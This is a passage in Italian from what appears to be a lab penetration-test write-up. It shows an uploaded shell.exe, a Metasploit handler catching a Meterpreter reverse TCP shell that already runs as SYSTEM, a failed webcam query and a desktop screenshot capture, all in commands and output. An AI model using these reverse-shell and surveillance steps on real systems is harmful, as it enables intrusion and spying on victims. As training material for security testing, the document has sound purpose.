040776/rwxrwxrw-  4096   dir   2024-07-09 10:24:02 -0400  Documents
040776/rwxrwxrw-  0      dir   2015-07-10 07:04:26 -0400  Downloads
040777/rwxrwxrwx  0      dir   2015-07-10 07:04:26 -0400  Libraries
040776/rwxrwxrw-  0      dir   2015-07-10 07:04:26 -0400  Music
040776/rwxrwxrw-  0      dir   2015-07-10 07:04:26 -0400  Pictures
040776/rwxrwxrw-  0      dir   2015-07-10 07:04:27 -0400  Videos
100777/rwxrwxrwx  174    fil   2015-07-10 07:02:40 -0400  desktop.ini
100776/rwxrwxrw-  73802  fil   2025-01-05 12:34:39 -0500  shell.exe
```

- La eseguo e ottengo una sessione con maggiorni privilegi:


```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.200.100
LHOST ⇒ 192.168.200.100
msf6 exploit(multi/handler) > set LPORT 7777
LPORT ⇒ 7777
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Sending stage (177734 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49852) at 2025-01-05 12:42:39 -0500

meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

- Comando utilizzato: `webcam_list`.

```
meterpreter > webcam_list
[-] stdapi_webcam_list: Operation failed: A device attached to the system is not functioning.
meterpreter >
```

Ricevo la risposta che il device non è funzionante.

- Recupero screenshot del desktop:
  - Utilizzo il comando: `screenshot`.



Screenshot acquisito con successo.